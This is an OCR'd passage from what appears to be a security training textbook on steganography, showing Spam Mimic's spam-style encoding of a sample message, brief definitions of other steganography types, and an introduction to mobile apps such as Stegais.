
12345678910

Alternate encodings:

- Encode as spam *with* a password
- Encode as fake spreadsheet NEW
- Encode as fake PGP
- Encode as fake Russian
- Encode as space

Copyright © 2000-2020 spammimic.com, All rights reserved

Figure 6.174: Screenshot of Spam Mimic showing encoded process



Encoded

Your message **12345678910** gets encoded into spam as:

Dear Colleague , Thank-you for your interest in our newsletter ! If you no longer wish to receive our publications simply reply with a Subject: of "REMOVE" and you will immediately be removed from our club . This mail is being sent in compliance with Senate bill 2516 ; Title 7 ; Section 306 . Do NOT confuse us with Internet scam artists ! Why work for somebody else when you can become rich in 30 DAYS . Have you ever noticed people will do almost anything to avoid mailing their bills & nobody is getting any younger . Well, now is your chance to capitalize on this . WE will help YOU SELL MORE and SELL MORE . You are guaranteed to succeed because we take all the risk . But don't believe us . Mr Jones of Florida tried us and says "Now I'm rich many more things are possible" ! We are a BBB member in good standing . Because the Internet operates on "Internet time" you must hurry . Sign up a friend and you'll get a discount of 10% ! Thank-you for your serious consideration of our offer !

Mail it

(Zap this message into your mailer
...but it won't be sent until you click on Send)
or

You can copy the message out of the text box and paste it into a mail.

- Launch your mail program
- How to copy and paste in Windows
- How to copy and paste in X
- How to copy and paste on a Mac

Figure 6.175: Screenshot of Spam Mimic showing encoded output

Other Types of Steganography

- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.

Steganography Tools for Mobile Phones


Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Stegais**

  Source: *https://play.google.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.



Stegais

Welcome to

STEGAIS

...our steganography software for now.

You can choose what type of message you want to hide inside image:

Or you can go to reveal the message from your image:

